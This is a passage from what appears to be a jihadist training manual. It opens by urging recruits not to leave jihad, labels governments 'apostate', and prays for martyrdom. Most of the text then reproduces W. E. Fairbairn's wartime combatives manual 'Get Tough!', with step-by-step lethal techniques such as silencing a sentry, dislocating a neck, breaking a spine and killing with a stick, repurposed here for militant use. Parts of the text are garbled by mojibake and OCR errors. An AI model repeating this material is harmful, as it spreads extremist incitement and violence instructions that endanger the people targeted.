Before I came to jihad, I knew the importance of *adhkar* but not anything in relation to experience. On the first day I met with the mujahidin, before sunset arrived, a mujahid told me to make *adhkar*; he went on to explain that the Apostate Government of Saudi Arabia has individuals that work alongside evil jinns that spy on the mujahidin and give away their position. I was shocked and couldn't believe it. Later, other mujahidin confirmed the same thing to me, including some *shuyookh*, who would say that the same thing happens with the Apostates of Yemen. They will use *sihr* (magic) in order to fight the mujahidin. However, by Allah's grace, there are many good jinns that protect the mujahidin and defend us. This is the world of the unseen and Allah knows best. Therefore, it is imperative that you start memorizing the *adhkar* for the morning and evening and start practicing it on a daily bases, not giving yourself an excuse to miss a single day. You need to do this in order to protect yourself from *shaytan* and the evil jinns that work for the *shayatin* amongst men.

This finishes our briefing on expectations and everything you should expect when on jihad. There might be a few things left out both intentionally and unintentionally; for those things that are left out intentionally, it is because we don't want our enemy to know what we do. I didn't write any of this to scare my readers or to make them think twice; rather, I want to prepare them for the reality so that they don't commit the major sin of leaving jihad when Allah has blessed them with it. Also, now that you know what to expect, you can compare that with doing jihad in the west, weigh the pros and cons, and make your decision.

Hand to Hand Combat

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Basic self defense
Check out the links page for self-defense tutorials from the brother at FSAhelp. Deals with basic all round self-defense.


Martial Arts

Unfortunately this is very difficult to explain even from a book so I have included links to a few videos that teach some sort of self-defence. Remember if possible join a martial arts /self-defence etc class to truly learn however these Videos could also be of some help.

Krav Maga an Israeli based Martial Arts. Yes Israeli! Remember The purpose of Krav Maga is for maximum damage possible unlike other Martial Arts so we will use this to our advantage as these monkeys will never confronts us except behind fortresses & drones You COWARDS!

Goto the links page under Martial Arts to Download!

Also included are lessons for Wing Chun



(Make sure you use freemake video downloader rather than watching on youtube as this could give away your location)

GET TOUGH!
How to win in hand-to-hand fighting

As taught to the british commandos and the U.S. armed forces

W. E. FAIRBAIRN

PREFACE

The method of hand-to-hand fighting described in this book is the approved standard instruction for all members of His Majesty's forces. The Commandos, and parachute troops, harrying the invasion coasts of Europe, have been thoroughly trained in its use. Britain's two-million Home Guard are daily being instructed in its simple but terrible effectiveness. The units of the United States Marine Corps who were stationed in China between 1927 and 1940 learned these methods at my own hands when I was Assistant Commissioner of the Shanghai Municipal Police.

There will be some who will be shocked by the methods advocated here. To them I say "In war you cannot afford the luxury of squeamishness. Either you kill or capture, or you will be captured or killed. We've got to be tough to win, and we've got to be ruthless - tougher and more ruthless than our enemies."

It is not the armed forces of the United Nations alone who can profit by learning how to win in hand-to-hand fighting. Every civilian, man or woman, who ever walks a deserted road at mid-night, or goes in fear of his life in the dark places of a city, should acquaint himself with these methods. Once mastered, they will instil the courage and self-ãåliànñå that come with the sure knowl-edge that you are the master of any dangerous situation with which you may

have to cope.
The methods described in this book I have carefully worked out and developed over a period of many years. They owe something to the famous Japanese judo (jiu-jutso), and something else to Chinese boxing. But, largely, they were developed from my own experience and observation of how most effectively to deal with the ruffians, thugs, bandits, and bullies of one of the roughest water-front areas in the world.
Although every method described in the following pages is practicable - and so proved by the author and his students by years of experience, it is not essential to master them all. I suggest that at first you select about ten which, for reasons of your height, weight, build, etc., seem most suitable, and specialize in mastering these thoroughly.*
Do not consider yourself an expert until you can carry out every movement instinctively and automatically. Until then, spend at least ten minutes daily in practice with a friend. At first, practice every movement slowly and smoothly. Then gradually increase your speed until every movement can be executed with lightning rapidity.
I should like in conclusion to give a word of warning. Almost every one of these methods, applied vigorously and without restraint, will result, if not in the death, then certainly in the maiming of your opponent. Extreme caution, then, should be exercised in practice, care being taken never to give a blow with full force or a grip with maximum pressure. But, once closed with your enemy, give even'' ounce of effort you can muster, and victory will tie yours.

CAPTAIN W. E. FAIRBAIRN

* The author will be glad to answer questions from readers concern-ing the execution of the methods described in this book. Address the author in care of the publisher, enclosing a self-addressed stamped envelope.

GET TOUGH!
How to win in hand-to-hand fighting

As taught to the british commandos and the U.S. armed forces

W. E. FAIRBAIRN

NO. 1 - EDGE-OF-THE-HAND

Deliver edge-the-hand blows with the inner (i.e., little-finger) edge e hand, fingers straight and close togctlier, thumb ext contact is made with the edge only, about half-wav between the knuckle of the little finger and the wrist, as shown in Fig. 1.

1. Deliver the blow with a bent arm (never with a straight'o arm), using a chopping action from the elbow, with the weight of the body behind it. Practise by strildng the open palm of your left hand, as in Fig. 2.
2. There are two ways in which this blow can be delivered:
   (a) Downwards, with either hand;
   (b) Across, with cither hand; the blow always being delivered outwards, with the palm of the hand downwards, never on top (Fig. 3).
3. Attack the following points on your opponent's body, delivering every blow as quickly as possible:
   (a) The sides or back of the wrist;
   (b) The forearm, half-way between the wrist and elbow;
   (c) The biceps;
   (d) The sides or back of the neck;

(e) Just below the "Adam's apple";
(f) The kidneys or base of the spine.

Note. - If your opponent catches hold of you, strike his wrist or forearm; a fracture will most likely result. This would be almost impossible with a blow from a clenched fist.

NO. 2 - CHIN JAB

Deliver this blow with the heel of your hand, full force, with the weight of your body behind it, and fingers spread so as to reach your opponent's eyes, as in Fig. 4. Always aim at the point of your opponent's chin (Fig. 5)

1. Deliver the blow upwards from a bent arm and only when close to your opponent. The distance the blow will have to travel will depend on the height of your opponent, but will seldom exceed six inches.
2. Never draw your hand back, thus signaling your inten-tion of striking. From start to finish, make every movement as quickly as possible.
3. Remember that an attack, or an attempt to attack, with the knee at your opponent's testicles will always bring his chin forward and down.



Fig. 4

Fig. 5

Fig. 6

Note.- Practise this blow as follows: Hold your left hand at the height of your own chin, palm downwards; jab up quickly with your right, striking your left hsand, as in Fig. 6.

NO. 3 - BOOT (SIDE KICK)

With a few exceptions, you should always kick sideways, for you arc thus able to put more force behind your blow and can, if necessary, reach farther.



Fig. 7

Fig. 8

1. Turn your right side to your opponent, putting the weight of your body on your left foot. Bending your left leg slightly from your knee, raise your right foot two to four inches off the ground, as in Fig. 7. Shoot your right foot outwards and upwards to your right, aiming to strike your opponent's leg just below the knee-cap.
2. Follow the blow through, scraping down your opponent's shin with the edge of your boot from the knee to the instep, finishing up with all your weight on your right foot, smashing the small bones of his foot. If necessary, follow up with a chin jab with your left hand (Fig. 8).

Note. - Where the kick is to be made with the left foot, reverse the above.

NO. 3A - BOOT DEFENSE

Your opponent has seized you around the body from in front, pinning your arms to your sides.

1. Having put your weight on one foot, raise the other and scrape your opponent's shinbone downwards from about half way from the knee, finishing up with a smashing blow on his foot (Fig. 9).
2. An alternative method to Fig. 9, permitting you to use the inner edge of the boot, is shown in Fig. 10.



Fig. 9 Fig. 10

Note A. - Whether you should use the outside or inside of your boot will depend upon how the weight of your body is distributed at the time. Provided that you are equally balanced on both feet, you can use either; otherwise, use the one opposite to that on which you have your weight.
Note B. - lf seized from behind, stamp on your opponent's foot with the heel of either boot, turning quickly and following up with a chin jab with either hand.

NO. 3B - BOOT ("BRONCO KiCK")

Your opponent is lying on the ground.

1. Take a flying jump at your opponent, drawing your feet up by bending your knees, at the same time keeping your feet close together (Fig. 11)
2. When your feet are approximately eight inches above your opponent's body, shoot your legs out straight, driving both of your boots into his body, and smash him.



Fig. 11 Fig. 12

Note. - It is almost impossible for your opponent to parry a kick made in this manner, and, in addition, it immediately puts him on the defensive, leaving him only the alternative of rolling away from you in an attempt to escape. Further, although he may attempt to protect his body with his arms, the weight of your body (say 150 pounds), plus the impetus of your flying jump (say another 150 pounds), will drive your heels into your opponent's body with such terrific force that you will almost certainly kill him. Steel heel-plates on your boots will make his attack even more effective.
Practise this kick on a dummy figure or on the grass as in Fig. 12.

íà÷àëî ïðîäîëæåíèå

GET TOUGH!
How to win in hand-to-hand fighting

As taught to the british commandos and the U.S. armed forces

W. E. FAIRBAIRN

NO. 4 - KNEE

This blow can be delivered only when you are very close to your opponent.

1. Putting the weight of your body on one leg, bend the knee of the other by drawing your heel slightly backwards, and drive your knee quickly upwards into your opponent's testicles (Fig. 13).

Note. - This blow is frequently used to bring your opponent into a more favorable position for applying the chin jab (Fig. 14).



Fig. 13 Fig. 14

NO. 5 - FROM A WRIST HOLD (ONE HAND)

1. You are seized by the right wrist, as in Fig. 15. Bend your wrist and arm towards your body, twisting your wrist outwards against your opponent's thumb (Fig. 16).

Fig. 15



Fig. 16

Note A. - This must be accomplished with one rapid and continuous motion.
Note B. - No matter with which hand your opponent seizes either of your wrists, the important thing to remember is to tioist your wrist against his thumb.

NO. 5A - FROM A WRIST HOLD (TWO HANDS)

1. You are seized by the left wrist, by two hands, as in Fig. 17, your opponent's thumbs being on top. Reach over and catch hold of your hand with your right. Pull your left hand sharply towards your body, against his thumbs (Fig. 18).

Note A. - The pressure on his thumbs, which is slightly upwards and then downwards, will force him to release his hold immediately.
Note B. - Follow up with chin jab, edge-of-the-hand, or knee kick to the testicles.
Should your opponent seize you as in Fig. 19 (his thumbs under-neath), pass your right hand under and catch hold of your left hand as in Fig. 20. Pull down sharply towards you.



Fig. 17



Fig. 18

Fig. 19



Fig. 20

NO. 6 - FROM A STRANGLE HOLD (ONE HAND)

You are seized by the throat, as in Fig. 21, and forced back against a wall.

1. With a smashing blow with the edge of your right hand, strike your opponent's right wrist towards your left-hand side. Follow up with a knee kick to his testicles (Fig. 22).



Fig. 21 Fig. 22

NO. 6A - FROM A STRANGLE HOLD (TWO HANDS)

You are seized from in front by the throat, as in Fig. 23.

1. With your left hand seize your opponent's right elbow from underneath, your thumb to the right.
2. With your right hand, reach over his arms and seize his right wrist (Fig. 24).
3. With your right arm apply pressure downwards on his left arm; at the same time, with a circular upward morion of your left hand, force his elbow towards your right side. This will break his hold of your throat and put him off balance (Fig. 25).
4. Keeping a firm grip with both hands, turn rapidly towards your right-hand side by bringing your right leg to your right rear. Follow up with edge-of-the-hand blow on his right elbow (Fig. 26).

Note. - All the above movements must be one rapid and continuous motion.



Fig. 23

Fig. 24

Fig. 25

Fig. 26

NO. 7 - FROM A BEAR HUG (FRONT. OVER THE ARMS)

You are gripped around the waist (Fig. 27).

1. Knee your opponent in the testicles.
2. With the outer or inner edge of either boot, scrape his shin-bone from about half way from the knee and follow through by stamping on his instep.
3. If, as a soldier, you are wearing a helmet, smash him in the face with it.
4. Seize his testicles with either hand.

Fig. 27

NO. 7A - FROM A BEAR HUG (FRONT, OVER THE ARMS) Alternative Release

You are gripped around the waist (Fig. 27).

1. If possible, bite his ear. Even though not successful, the attempt will cause him to bend forward and into a posi-tion from which you can seize his testicles with your right hand (Fig. 28).
2. Reach over his arm with your left forearm (Fig. 29).
3. Apply pressure on his right arm with your left (causing him to break his hold), and force his head downwards. Smash him in the face with your right knee (Fig. 30).

If necessary, follow up with edge-of-the-hand blow on back of his neck.

Note. - Should your opponent anticipate..your intention when you are in the position shown in Fig. 29 and resist the pressure of your left arm, go after his eyes with your left hand as in Fig. 30A, and follow up with a knee to the testicles.



Fig. 28 Fig. 29 Fig. 30 Fig. 30A

GET TOUGH!
How to win in hand-to-hand fighting

As taught to the british commandos and the U.S. armed forces

W. E. FAIRBAIRN

NO. 8 - FROM A BEAR HUG (FRONT, ARMS FREE)

You are gripped around the waist (Fig. 31).

1. Place your left hand in the small of his back and apply a chin jab, as in Fig. 32.

If necessary, knee him in the testicles.



Fig. 31 Fig. 32 Fig. 33

NO. 9 - FROM A BEAR HUG (BACK, OVER THE ARMS)

You are gripped around the chest (Fig. 33).

1. If you are wearing a helmet, smash your opponent in the face with it.
2. Stamp on his feet with either foot.
3. 3. Seize him by the testicles with your right or left hand.

NO. 9A-FROM A BEAR HUG (BACK. OVER THE ARMS) Alternative Release

You are gripped around the chest (Fig. 33).

Fig. 34

Fig. 35

1. Seize your opponent's testicles with your left hand (causing him to break his hold).
2. Pass your right arm over his right (Fig. 34).
3. Slip out from under his arm by turning to your left and stepping backwards with your right foot, seizing his right wrist with both hands and jerking it downwards.

Finish up by kicking him in the face (Fig. 35).

NO. 10 - FROM A BEAR HUG (BACK, ARMS FREE)

You are gripped around the chest (Fig. 36).

Fig. 36

Fig. 37

1. If you are wearing a helmet, smash your opponent's face with it.
2. Stamp on his feet with either foot.
3. Seize his little finger with your right hand, bend it back-wards, and walk out of the hold (Fig. 37).

NO. 11 - FROM A HAIR HOLD (BACK)

You are seized by the hair from behind and pulled back, as in Fig. 38.

1. With both hands, seize your opponent's right wrist and arm with a very firm grip, making him keep the hold shown in Fig. 39.
2. Turn to your left (inwards, towards your opponent) by pivoting on your left foot. This will twist his arm.
3. Step backwards as far as possible with your right foot, jerking his hand off your head in a downward and backward direction between your legs (Fig. 40).
   Note. - It is possible that this will tear quite a bit of your hair out by the roots, but it is very unlikely that you will notice it at the time.
4. Keep a firm grip on his wrist and arm, and follow up with a smashing kick to your opponent's face with the toe of your right boot.

Fig. 38

Fig. 39

Fig. 40

Note A. - All the above movements must be one rapid and continuous motion.
Note B. - When in the position shown in Fig. 40, you can increase the force of your kick to the

face by pulling your opponent's arm slightly upwards and towards you. This movement also enables you to get back on balance.

NO. 12 - THUMB HOLD

This is the most effective hold known, and very little exertion on your part (three to four pounds' pressure) is required to make even the most powerful prisoner obey you. It is possible also for you to conduct him, even if resisting, as far as he is able to walk. You have such complete control of him that you can, if necessary, use him as cover against attack from others.

The movements you have to make to secure this hold are very complicated, which is mainly the reason why it is almost unknown outside of the Far East. But the advantage one gains in knowing that he can effectively apply this hold more than repays for the time that must be spent in mastering it.



Fig. 41


First concentrate on making every move slowly, gradually speeding up until all movements become one continuous motion. When you have thoroughly mastered the hold, then learn to secure it from any position in which you have secured your opponent.



It should be understood that this hold is not a method of attack, but simply a "mastering hold," which is applied only after you have partially disabled or brought your opponent to a submissive frame of mind by one of the "follow up" methods (BLOWS).

Should your opponent not be wearing a helmet or similar pro-tection which covers his cars, the following will be found to be a very simple method of making him submissive:

Cup your hands and strike your opponent simultaneously over both ears (Fig. 41). This will probably burst one or both ear drums and at least give him a mild form of concussion. It can be applied from the front or from behind.

NO. 12 - THUMB HOLD (cont.)

Stand facing your opponent and slightly to his left.

1. Insert your right thumb between the thumb and forefinger of his left hand, your fingers under the palm of his hand, your thumb to the right (Fig. 42).
2. Seize his left elbow with your left hand, knuckles to the right, and thumb outside and close to your own forefingers (Fig. 43).
3. Step in towards your opponent; at the same time, turn your body so that you are facing in the same direction, simultaneously forcing his left forearm up across his chest and towards his left shoulder by pulling his elbow with your left hand over your right forearm and forcing upwards with your right hand (Fig. 44).
   Release the hold with your left hand just as soon as you have pulled his elbow over your right forearm, and hold your oppo-nent's left elbow very close to your body.
4. Keeping a firm grip on the upper part of his left arm with your right arm, immediately seize the fingers of his left hand with your left. This will prevent him from trying to seize one of the fingers of your right hand and also give you an extra leverage for applying pressure as follows:
5. Press down on the back of his hand towards your left-hand side with your right hand. Should your opponent be a very-powerful man and try to resist, a little extra pressure applied by pulling his fingers downwards towards your left-hand side with your left hand will be sufficient to bring him up on his toes and convince him that he has met his master (Fig. 45).

ïðåäûäóùàÿ

ïðîäîëæåíèå

GET TOUGH!
How to win in hand-to-hand fighting

As taught to the british commandos and the U.S. armed forces

W. E. FAIRBAIRN

NO. 13 - SENTRY HOLD

The successful execution of this method of attack on a sentry-presupposing thorough mastery of every move - depends entirely on careful preparation. First, the man selected to make the attack should be an expert at stalking. The stalk or approach should be made during the hours of dark or semi-dark, and the sentry should be kept under observation long enough for the attacker to familiarize himself with the sentry's movements and equipment.
Now let us assume that conditions are somewhat as follows:

1. The sentry's rifle is slung or carried on his right shoulder.
2. He is wearing a steel helmet covering the back of his neck and his ears.
3. He is wearing a respirator on the small of his back, projecting as much as six inches (see Fig. 46).
4. There are other sentries within shouting distance.

Fig. 46

These conditions are not too favorable for the attacker, but are what might have to be met, and training should be carried out under conditions as near as possible to those which would be met in actual war.
Note. - The stalker should not be handicapped with any equipment, other than a knife or a pistol. He should wear rubber or cloth shoes, socks pulled well up over the trousers, cap-comforter well pulled down, with the collar of his blouse turned up and his hands and face camouflaged (See Fig. 47, page 43).

NO. 13 - SENTRY HOLD (cont.)

1. Approach the sentry from behind to within three to four feet and take up the position shown in Fig. 47. This will permit you to make a lightning-like attack by springing on him.
2. With the fingers and thumb of your left hand fully extended, strike him across the throat with the inner edge
   of your left forearm (i.e. with the forearm bone), and simultaneously punch him with your clenched right hand in the small of his back or on his respirator case (Fig. 48). The effect of these blows, if applied as above, will render your opponent unconscious or semi-conscious. Further, the blow on the throat will cause your opponent to draw in his breath, making it impossible for him to shout and give the alarm.
3. The blows should be immediately followed with a very fast movement of your right hand from the small of his back, over his right shoulder, clapping it over his mouth and nose (Fig. 49). This will prevent him from breathing or making a noise if the blow on the throat was not effectively applied.




Fig. 47 Fig. 48 Fig. 49

Very likely the blows on his throat and in the small of his back will cause him to drop his rifle or will knock his helmet off his head. Should this happen, do not attempt to prevent their falling on the ground. Just keep still for about ten seconds, after which it is unlikely that anyone having heardthenoise will come to investigate. Retaining your hold around his neck with your left arm, drag him away backwards.

Note. - The extraordinary effectiveness of this hold will be readily understood if you have a friend apply it on you as above, being careful to exert no more than one-twentieth of the required force.

NO. 14 - JAPANESE STRANGLE HOLD

Fig. 50

Fig. 51

1. Aipproach your opponent from behind.
2. Place your left arm around his neck, with your forearm bone bearing on his "Adam's apple."
3. Place the back of your right arm (above the elbow) on his right shoulder and clasp your right biceps with your left hand.
4. Place your right hand on the back of his head.
5. Pull him backwards with your left forearm and press his head forward with your right hand, and strangle him (Fig. 50).

Note. - Should your opponent attempt to seize you by the testicles:

(a) Keep your grip with both arms, straightening out the fingers and thumbs of both hands. With the edge of your left hand in the bend of your right arm, place the edge of your right hand just below the base of the skull.
(b) Step back quickly, at the same time jolting his head forward with the edge of your right hand, and dislocate his neck (Fig. 51).
(c) If your opponent is a taller man than yourself, making it difficult for you to reach his right shoulder with your right arm, as in Fig. 50, bend him backwards by

applying pressure on his neck with your left arm. If necessary, punch him in the small of the back, as shown in Fig. 48, page 43, and bring him down to your own height.

NO. 15 - HANDCUFF HOLD

1. You are facing your opponent. Make a dive at his right wrist, seizing it with both hands, right above left, and jerk it violently downwards, as in Fig. 53. This will pro-duce a considerable shock, amounting almost to a knock-out blow on the left side of his head.
2. Swing his arm up to the height of your shoulder, at the same time twisting his arm towards you so as to force him off-balance on to his left leg (Fig. 54).
3. Keeping his arm at the height of your shoulder, pass quickly underneath it by taking a pace forward with your right foot. (It may be necessary for you to reduce your height to permit your doing this; do so by bending your legs at the knees.) Turn inwards towards your opponent, jerking his arm downwards, as in Fig. 55.
4. Step to his back with your left foot, and, with a circular upward motion, force his wrist well up his back. Retain the grip with your left hand and seize his right elbow with your right hand, forcing it well up his back. Then slide your left hand around his wrist, bringing your thumb inside and finger over the back of the hand, and bend his-wrist. Apply pressure with both hands until your oppo--nent's right shoulder points to the ground (Fig. 56).



Fig. 53 Fig. 54 Fig. 55 Fig. 56

Note A. - This is a very useful hold for marching your prisoner a short distance only. For a longer march, a change to the Thumb Hold (Fig. 45, page 39) is recommended.
Note B. - A method of tying up your prisoner is shown on page 83 (Figs. 98 and 99).

NO. 16 - BENT-ARM HOLD

Note. - Students are strongly recommended to specialize in mastering this hold.

1. Your opponent has taken up a boxing stance, or raised his right arm as if about to

deliver a blow.

2. Seize his right wrist with your left hand, bending his arm at the elbow, towards him (Fig. 57). Continue the pressure on his wrist until his arm is in the position shown in Fig. 58. Note. - These movements must be one rapid and continuous motion. Note that forcing your opponent's right forearm backwards places him off-balance, making it almost impossible for him to attack you with his left fist.
3. Immediately step in with your right foot, placing your right leg and hip close in to your opponent's thigh.
4. Pass your right arm under the upper part of his right arm, seizing his right wrist with your right hand above your left.
5. Keeping a firm grip with both hands, force his right elbow and arm against your chest, applying pressure by jerking his wrist towards the ground. At the same time, force the forearm bone of your right arm up and in to the back muscles of the upper part of his right arm (Fig. 59).
6. Should your opponent, when in this position, attempt to strike you with his left hand: Straighten out the fingers and thumb of your right hand, placing the edge of the hand over your left wrist, and apply pressure by a sudden jerk upwards of your right forearm, taking care to keep his elbow well in to your chest (Fig. 60).

W. E. FAIRBAIRN

NO. 17 - HEAD HOLD

Approach your opponent from the front.

Fig. 61

Fig. 62

1. Keeping the fingers of your right hand straight and thumb extended, strike him on the left side of his neck with the inside of your right forearm (Fig. 61). This blow will render your opponent "punch-drunk" or dazed.
2. Immediately after delivering the blow with your right forearm, slide it around your opponent's neck, simultaneously stepping across his front with your right leg, bending him forward from the waist and catching hold of your right wrist with your left hand (Fig. 62).
3. Force your right forearm bone into the right side of his face (anywhere between the temple and the chin will do) by pulling on your right wrist with your left hand and forcing downwards on the left side of his face with your body.

Note. - Observe that the outside of your right forearm is resting on your right thigh and that the weight of your body is being forced on to your right leg by pressure from your left foot. Any attempt of your opponent to seize your testicles should immediately be countered by a

slight increase of pressure. If necessary, apply an edge-of-the-hand blow as follows: Release your hold with your left hand, straighten up slightly, and apply the blow on the left side of his neck.

NO. 18 - HIP THROW

You are facing your opponent.

1. Seize his equipment, amis, or clothing slightly above the height of his elbows. Pull down with your right hand and lift up with your left hand, pulling him off-balance. Simultaneously shoot your left leg as far as possible behind him, keeping your left leg rigid and close up to his thigh. Take care that your left foot is pointing as in Fig. 63.
2. Continue the downward pull of your right hand and the upward lift of your left hand, at the same time bending forward and downwards from your waist towards your right foot. All the above movements must be one rapid and continuous motion and will throw your opponent as in Fig. 64. Follow-up with a kick on his spine with either boot, somewhere near the small of his back.

Fig. 63

Fig. 65

Fig. 64

Note. - A.n alternative method of applying the Throw when dealing with an opponent approaching you on your left side is as follows:
1. Seize his equipment or left arm with your right hand and pull downwards, simultaneously striking him up under the chin with your left hand (Chin Jab) and kicking his legs from under him with a backward kick of your rigid left leg, as in Fig. 65. This will throw your opponent back-wards with smashing force, after which it will be a simple matter for you to dispose of him in any manner you may wish.

NO. 19 - WRIST THROW

Because of the unusual manner in which your opponent's hand is seized at the initial start of this throw, you should first learn the hold as follows:

1. Force your left thumb into the back of your opponent's right hand, between the small bones of his first and middle fingers, your fingers passing around to the palm of his hand.
2. Force your right thumb into the back of this same hand, between the small bones of his middle and third fingers, your fingers passing around to the palm of his hand.
3. Bend his hand towards him by pressure of your thumbs on the back of his hand and backward pressure on the palm and wrist with your fingers (Fig. 66).
4. Retain your hold with your left hand, take your right away, and permit his right arm to hang naturally at his side. (Remember, this is only practice.) You will then be in the position shown in Fig. 67. (Back of your left hand towards your right-hand side, your fingers around his thumb towards the palm of his hand, your thumb forced in between the small bones of his first and second fingers.)
5. Bend his arm, by a circular upward motion, towards your left-hand side, turning the palm of his hand towards him;
   then force both your thumbs into the back of his hand (Fig. 66).
6. Applying pressure on the back of his hand and on his wrist (as in 3), force his hand towards the ground on your left-hand side. This will throw him on to his right-hand side. To finish your opponent off, jerk up on his right arm, simultaneously smashing down on his lower ribs with your right boot (Fig. 68).

Fig. 66

Fig. 67

Fig. 68

NO. 20 - BACK BREAK

1. Approach your opponent from his left-hand side, bend your legs slightly, reach down, and seize him by passing your right arm over .his chest and your left arm under his legs, just behind the knee, as in Fig. 69.
2. Lift him up, mainly by straightening your legs, as in weight lifting, to approximately the height of your chest, as in Fig. 70.
3. Take a short pace forward with your right foot, bending your right leg so that the upper part (thigh) is approximately parallel to the ground. With all the strength of your arms, assisted by the forward movement of the upper part of your body, smash him down on your right knee and break his spine (Fig. 71).



Fig. 69 Fig. 70 Fig. 71

Note. - If you carry out these directions correctly, you will be surprised how easily you can lift a man much heavier than yourself. You are partially aided by the fact that your opponent will instinctively try to save himself by clutching hold of you with one or both hands. Provided that you use the weight of your body in your downward smash, he cannot prevent you from breaking his spine.

GET TOUGH!
How to win in hand-to-hand fighting

As taught to the british commandos and the U.S. armed forces

W. E. FAIRBAIRN

NO. 21 - CHAIR AND KNIFE



Fig. 72

Fig. 73

Most lion tamers consider a small chair to be sufficient to keep a lion from attacking them. Should you be so fortunate as to have a chair handy when your opponent is attacking you with a knife, seize the chair as in Fig. 72. Rush at him, jabbing one or more of the legs of the chair into his body. The odds in favor of your overpowering your opponent are roughly three to one, and well worth taking (Fig. 73).

NO. 22-THE MATCH-BOX ATTACK

You are sitting down, say, in a railway coach. Your opponent, who is on your left, sticks a gun in your ribs, holding it in his right hand.

1. Take a match-box and hold it as in Fig. 74, the top of the box being slightly below the finger and thumb.
2. Keeping the upper part of the right arm close to the right side of your body, with a circular upward motion of your right fist, turning your body from the hip, strike your opponent hard on the left side of his face, as near to the jawbone as possible (Fig. 75); parry the gun away from your body with your left forearm.



Fig. 74



Fig. 75

Note. - The odds of knocking your opponent unconscious by this method are at least two to one. The fact that this can be accomplished with a match-box is not well-known, and for this reason is not likely to raise your opponent's suspicion of your movements. Naturally, all movements, from the start of the blow, must be carried out with the utmost speed.

NO. 23 - SMACKING THE EARS

This method should be applied when your opponent has no protection over his ears.

1. Cup your hands, keeping the fingers and thumbs bent and close together, as in Fig. 76.
2. Strike your opponent simultaneously over both ears, using five to ten pounds force (Fig. 77).

Fig. 76

Fig. 77

Fig. 77A

Note. - This will probably burst one or both ear-drums, give him at least a mild form of concussion, and make him what is known in boxing circles as "punch-drunk." You will then have no difficulty in dealing with him in any way you wish.
So that you may realize what the effect of a blow given as above is like, apply it on yourself, as in Fig. 77A. Care must be taken to use only half a pound force with each hand.


GET TOUGH!
How to win in hand-to-hand fighting



As taught to the british commandos and the U.S. armed forces


W. E. FAIRBAIRN

NO. 24 - THE ART OF GETTING UP FROM THE GROUND

You will have noted that no holds or locks on the ground are demonstrated. The reason for this is:

(a) THIS IS WAR: your object is to kill or dispose of your opponent as quickly as possible and go to the assistance of your comrades.
(b) Once on the ground, you are more vulnerable to attack. (See No. 3B, Bronco Kick.)
(c) It takes months of constant daily practice to master the an of falling, and personal instruction from a qualified instructor is essential.
(d) There is a vast difference between falling on mats in a gymnasium and falling on a road or rocky ground.

Even a roll on to a stone or a small stump of a tree, should it press into the kidneys, would certainly put you out of the fight permanently.
It is, therefore, obvious that you should concentrate on remaining on your feet. No attempt is made to teach you how to fall,



but the following guides are given on how to get back on your feet if you do fall or are thrown:

1. You are on the ground, as in Fig. 78.
2. Turn your body sharply towards your left-hand side, stomach to the ground, rising by the help of the right forearm and right knee to the position shown in Fig. 79.
3. Pushing on the ground with both hands, force yourself backwards into the position shown in Fig. 80, and then stand up.

Note. - All the above movements muse be one rapid and continuous roll or twist of the body. If, when in the position shown in Fig. 80, your opponent is behind you, place your right foot as near as possible to your left hand (Fig. 81), turn sharply on both feet towards your left-hand side, and you will find yourself facing your opponent.

NO. 24A - GETTING UP FROM THE GROUND (BACKWARDS)

1. You have fallen on to your back on the ground.
2. Lie flat on your back and place your right arm at an angle of 90 degrees from the body, the back of your hand on the ground and your head turned towards your left shoulder (Fig. 82).
3. Raise your legs from the waist and shoot them over your right shoulder (Fig. 83). When in this position, allow your right arm and hand to turn with your body.
4. Bend your right leg and bring it to the ground as close to your right arm as possible. Keeping your left leg straight reach as far back with it as possible (Fig. 84).
5. Your left hand will be on the ground approximately opposite your right knee. Press on the ground with both hands and force yourself up on to your right knee. Continue the pressure until you are on your feet (Fig. 85).

Note. - The reason for keeping your feet apart in the movement shown in 4 is that you will immediately be on-balance when you come up on your feet. This is a very important point to note and is very seldom taken care of by the average man. A man off-balance can be pushed

down again with a few pounds' pressure of either hand. Moreover, he cannot administer an effective blow or even defend himself properly.

NO. 25 - ÀTTÀÑÊ WITH A SMALL STICK OR CANE

A man without a weapon to defend himself, especially after long exposure, is very likely to give up in despair. It is remarkable what a difference it would make in his morale if he had a small stick or cane in his hand. Now, add to this the knowledge that he could, with ease, kill any opponent with a stick, and you will then see how easy it is to cultivate the offensive spirit which is so essential in present-day warfare.




Fig. 86 Fig. 87

1. A small stick of 18 to 24 inches in length and about i inch in thickness will make an ideal weapon. (If one is not available, it can be broken off a tree.)
   Note. - If you are to be successful in the application of this method, it is essential for you to have the element of surprise on your side. This can best be obtained by taking the position shown in Fig. 86.
2. Retaining your hold of the stick with your right hand, 'swing the other end up and catch it in your left hand about six inches from the end. This should be done without looking down at your hands or stick. Pay particular attention to the position of the hands (Fig. 87).

Note. - The reason for using this unusual hold of the stick should be obvious. It is not at all likely that anyone (not previously aware of this particular method of attack) would have the slightest suspicion that he was in danger of being attacked.

NO. 25 - ATTACK WITH A SMALL STICK OR CANE (cont)

You are close up and facing your opponent, as in Fig. 88.

1. Strike your opponent across the stomach with the left end of the stick by a vicious circular motion towards your right-hand side.

In delivering this blow, there are four essential points that must be carried out simultaneously:

(a) Your loose grip on the stick, both hands (Fig. 87), must be changed to one as strong as possible.
(b) The movement of your left hand is towards your right-hand side.
(c) The movement of your right hand is inwards to the left, but much shorter than that of the left hand, because of your right hand's coming against your right side.
(d) The movement of your left foot is forward towards the right. This permits you to put the weight of your body behind the blow. See Fig. 89.



Fig. 88 Fig. 89 Fig. 90

NOTE. - This blow across your opponent's stomach would not, if he were wearing thick clothing, put him out, but it would surely make him bring his chin forward, which is exactly the position you want him in.

2. Keeping the firmest possible grip of the stick with both hands, jab upwards with the end of the stick (left-hand end) and drive it into his neck and kill him (Fig. 90). The mark you are after is the soft spot about two inches back from the point of the chin.

NO. 25 - ATTACK WITH A SMALL STICK OR CANE (concl.)

You have missed your opponent's chin when you attacked as in Fig. 90.

3. Smash him down the face with the end of the stick, as in Fig. 91, putting all the weight of your body behind the blow.
4. If necessary, follow-up with a smash across the left side of your opponent's face with the right-hand end of the stick, as in Fig. 92.

Note. - You have taken a step to your left front with your right foot to permit of the weight of the body being behind the blow.

5. If at any time after the initial attack across the stomach your opponent's head is high in the air, exposing the front part of his neck: Aim to strike the "Adam's apple" with the center of the stick, putting every ounce of strength behind the blow. This should kill him, or at least knock him unconscious (Fig. 93).



Fig. 91 Fig. 92 Fig. 93

